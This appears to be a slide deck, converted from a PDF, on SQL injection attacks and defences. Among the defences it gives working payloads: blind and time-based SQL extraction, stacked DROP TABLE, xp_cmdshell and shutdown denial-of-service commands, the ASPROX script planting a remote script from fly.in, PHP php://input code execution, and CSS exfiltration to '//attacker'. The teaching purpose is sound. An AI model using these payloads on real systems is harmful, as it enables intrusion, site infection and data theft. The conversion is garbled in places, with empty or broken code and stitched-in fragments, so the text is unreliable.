This process can be automated..

```
SELECT name FROM users WHERE id=23-CASE WHEN  
SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0 END
```

```
SELECT name FROM users WHERE id=23-CASE WHEN  
SUBSTRING(@@SERVERNAME,1,1) = 68 THEN 2 ELSE 0 END
```

```
SELECT name FROM users WHERE id=23-CASE WHEN  
SUBSTRING(@@SERVERNAME,1,1) = 69 THEN 2 ELSE 0 END
```

```
SELECT name FROM users WHERE id=23-CASE WHEN  
SUBSTRING(@@SERVERNAME,1,1) = 70 THEN 2 ELSE 0 END
```

---

# SQL Injection (SQL statement, ad hoc query)

---

..to binary search

```
SELECT name FROM users WHERE id=23-CASE WHEN  
SUBSTRING(@@SERVERNAME,1,1) <= 87 THEN 2 ELSE  
0 END
```

```
SELECT name FROM users WHERE id=23-CASE WHEN  
SUBSTRING(@@SERVERNAME,1,1) >= 67 THEN 2 ELSE  
0 END
```

# SQL Injection (SQL statement, ad hoc query)

---

..divide by zero

```
SELECT name FROM users WHERE id=23/CASE WHEN  
SUBSTRING(@@SERVERNAME,I,I) <= 87 THEN 1 ELSE  
0 END
```

..batch statement, stacked query

```
SELECT name FROM users WHERE id=23;DROP TABLE  
USERS
```

# SQL Injection (prepared SQL statement)

---

```
..result.aspx?id=23-CASE WHEN  
SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0  
END
```

..prepared statement

```
DECLARE @par NVARCHAR(200)  
SET @par='23-CASE WHEN  
SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0  
END'
```

Injection cannot “jump out” from variable

```
SELECT id FROM users WHERE name=@par
```

# SQL Injection (string manipulating)

---

-- after this is SQL comment

# after this is SQL comment (MySQL)

```
DECLARE @par NVARCHAR(20), @sql NVARCHAR(200)
SET @par='John' --Defence REPLACE(@par,' ','')
SET @sql='SELECT id FROM users WHERE given_name="'+ @par+"'"
EXEC(@sql)
```

```
SELECT id FROM users WHERE given_name='John'
```

-- string manipulating

```
SET @sql='John" OR 2 > 1 --'
```

```
SELECT id FROM users WHERE given_name='John' OR 2 > 1 --'
```

# SQL Injection (UNION)

---

..result.aspx?id=23 UNION SELECT @@SERVERNAME  
ORDER BY I DESC

SELECT name FROM users WHERE id=23  
UNION SELECT @@SERVERNAME ORDER BY I DESC

# SQL Injection (prepared SQL statement)

---

..result.aspx?id=23-CASE WHEN

SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0 END

..but if parameter is string type

```

```
AS
```

```
SET @search= @search +'%'
```

```
SELECT id, name, amount, description FROM Article WHERE Content LIKE @search
```

Modify input parameters:

```
SET @search= 'Smith'
```

```
SET @search=
```



```
'%_[^!_/%a?F%_D)_(F%)_%([]({}%){()}\£$&N%_)$*£()$*R"_)][%](%[x])%a][*$"£$-9]_%'
```

```
Simple defenece : @search NVARCHAR(20)
```

---

# Injecting into Web Service (SOAP)

# Injecting XPATH

---

## MOUNTING A BLIND XPATH INJECTION

Consider the following XPath query string (from the above C# code):

```
"string(//user[name/text()='"+TextBox1.Text+  
"' and password/text()='"+TextBox2.Text+"']/account/text())"
```

Now, injecting a username of

```
NoSuchUser' or E or 'foobar'='
```

# SQL TRUNCATION

---

Flooding @sql NVARCHAR(100) variable

```
DECLARE @sql NVARCHAR(100)
```

```
DECLARE @sql NVARCHAR(10)='''''''''SUVAID'
```

```
SET @sql='SELECT NIMI FROM TABEL WHERE  
ID='''+REPLACE(@mut,'','''')+''' AND ..
```

Defence:

```
DECLARE @sql NVARCHAR(MAX) -- 2GigaByte
```

---

# SQL Injection defence

---

- ▶ Platform level (setting server parameters)
- ▶ Code level (programming code)

# SQL injection (master..xp\_cmdshell)

---

Executes a given command string as an operating-system command shell and returns any output as rows of text

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --  
'; CREATE TABLE tmp (txt nvarchar(MAX)); BULK INSERT tmp FROM  
'test.txt' --
```

Defence: Disable operation system command shell

```
EXEC master.dbo.sp_configure 'show advanced options', 1  
RECONFIGURE  
EXEC master.dbo.sp_configure 'xp_cmdshell', 0  
RECONFIGURE
```

- ▶ Use CLR functions and procedures (MS SQL SERVER)

# SQL injection Denial Of Service

---

```
EXEC MASTER..XP_CMDSHELL 'NET STOP  
SQLSERVER'
```

```
EXEC MASTER..XP_CMDSHELL 'IPCONFIG  
/RELEASE'
```

```
SELECT NAME FROM TABEL WHERE ID=1;SHUTDOWN
```



# Discovering SQL Injection (error based)

```
try
{
// commands
}
catch () {
//Show error
}
```



Divide by zero error encountered.

Unclosed quotation mark after the character string ".

# Discovering SQL Injection (error based)

# Blind SQL injection (no error messages)

---

```
SELECT TOP 1 name FROM dbo.users WHERE ID = 3;  
IF SUBSTRING(@@SERVERNAME,1,1) = CHAR(65)  
    WAITFOR DELAY '00:00:04'
```

MySQL BENCHMARK()

PostGre PG\_SLEEP()

# SQL injection defence

---

- ▶ Use parametrized queries(prepared statements, bind variables)
- ▶ Least privilege policy

Separate application and database users with different privileges like Administrator, Employee, Visitor

GRANT UPDATE ON users TO Administrators

DENY UPDATE ON users TO Employee

DENY VIEW DEFINITION TO public

---

## 2. order SQL injection defence(DENY VIEW DEFINITION TO public) STUXNET, ASPROX

---

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR FOR select a.name,b.name from
    sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99
    or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0)
BEGIN exec('update ['+@T+] set
    ['+@C+]=rtrim(convert(varchar,['+@C+]))+'<script
    src=hxxp://fly.in/j.js></script>')
FETCH NEXT FROM Table_Cursor INTO @T,@C
END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```

---

# SQL injection defence (DLL triggers)

---

```
CREATE TRIGGER [DENY_DROP_TABLE] -- MS SQL SERVER
ON DATABASE
FOR DROP_TABLE --CREATE_TABLE,
AS
SET NOCOUNT ON
BEGIN
    DECLARE @ev XML, @nam NVARCHAR(MAX)
    SET @ev=(SELECT EVENTDATA())
    SET @nam=@ev.value('(/EVENT_INSTANCE/ObjectName)[1]',
        'NVARCHAR(MAX)')
    RAISERROR('Cannot drop table %s in database',16,1,@nam)
    ROLLBACK TRANSACTION
    RETURN
END
```

---

# SQL injection defence (DLL triggers)

---

```
CREATE TRIGGER [LOGON_CheckIP]
ON ALL SERVER WITH EXECUTE AS 'sa'
FOR LOGON AS
BEGIN
SET @defdb='DATABASE_NAME' --database name
SET @ev=(SELECT EVENTDATA())
SELECT @ip = @ev.value('/EVENT_INSTANCE/ClientHost)[1]', 'NVARCHAR(35)' --IP
address
,@usr=@ev.value('/EVENT_INSTANCE/LoginName)[1]', 'NVARCHAR(50)' --username
IF (SELECT @ev.value('/EVENT_INSTANCE/LoginType)[1]', 'NVARCHAR(15)')) = 'SQL Login'
AND (SELECT @ev.value('/EVENT_INSTANCE/EventType)[1]', 'NVARCHAR(15)')) =
'LOGON' // is this SQL login
SET @lubat = (SELECT is_disabled FROM sys.sql_logins WITH (NOLOCK) WHERE
name=@usr AND default_database_name=@defdb)
IF @ip NOT IN ('193.40.243.98') --IP address where access is allowed
```

## Avoiding SELECT \* FROM ...

---

Add additional dummy column to database table

```
ALTER TABLE users ADD psw INT NULL
```

And then deny select on this table column

```
DENY SELECT ON psw TO public
```

# SQL injection defence (Input validation)

---

## ► Data type

Integer or string ?

```
Convert.ToInt32(Request.QueryString["id"])
```

Positive / Negative ?

## ► DATABASE CHECK constraints

```
ALTER TABLE [PUB].[FEEDBACK] WITH CHECK ADD  
CONSTRAINT [CK_FEEDBACK_PRIORITY] CHECK  
(([priority]>=(0)))
```

## SQL injection defence (ORACLE **DBMS\_ASSERT**)

---

The **ENQUOTE\_LITERAL** function encloses the input string within single quotes, and checks that all other single quotes are present in adjacent pairs

**p\_user IN VARCHAR2, p\_pass IN VARCHAR2**

```
v_query := q'{SELECT COUNT(*) FROM user_pwd }'  
|| q'{WHERE username = }' ||  
DBMS_ASSERT.ENQUOTE_LITERAL(DBMS_  
ASSERT.SCHEMA_NAME(p_user)) || q{' AND  
password = }' ||  
DBMS_ASSERT.ENQUOTE_LITERAL(p_pass);
```

# SQL Injection defence MSSQL (' in T-SQL)

---

- ▶ SELECT " -- nothing
- ▶ SELECT "'" -- single ' (starting or ending string)
- ▶ SELECT "'''" -- double "

-- safe dynamic SQL example

```
SET @sql='SELECT ID FROM dbo.users WHERE NAME =  
    '+REPLACE(@nimi,'"','''')+'''  
EXECUTE(@sql)
```

NB! To avoid SQL truncation declare @sql enough length  
DECLARE @sql NVARCHAR(MAX) -- 2GigaByte

## 2. order SQL injection defence

---

### ► DATABASE CHECK constraints

```
<style>input[name=password][value*=a]{background:url('//attacker?log[]=a');}</style>
```

```
<iframe, <Script, ...
```

```
ALTER TABLE [ACCOUNT] WITH CHECK ADD  
CONSTRAINT [SQL_INJECTION] CHECK ( NOT  
[DESCRIPTION] LIKE '%<[ASIDBMLFOESTHX/?]%' )
```

// will emit:
```

```
// Warning: htmlspecialchars() expects parameter 1 to be string,
```

```
// array given in /path/to/script.php on line 2
```

```
?>
```

---

php://input wrapper allows you to read raw POST data

---

For exploitation we need: allow\_url\_include=On and  
magic\_quotes\_gpc=Off

POST <http://site.com/index.php?file=php://input%00>

HTTP/1.1

Host: site.com

<?php passthru('dir'); ?>

Also using additional php://filter wrapper (available since PHP 5.0.0) we  
can encode our php code:

POST

<http://site.com/index.php?file=php://filter/read=string.rot13/resource=php://input%00>

HTTP/1.1

Host: site.com

<?cuc cnffgneh('qve'); ?>

---

# Read PHP source code

---

`http://www.somesite.com/?page=php://filter/convert.base64-encode/resource=in.php`

The output from the above URL is the base64 encoded content of the in.php file

# URL crypting
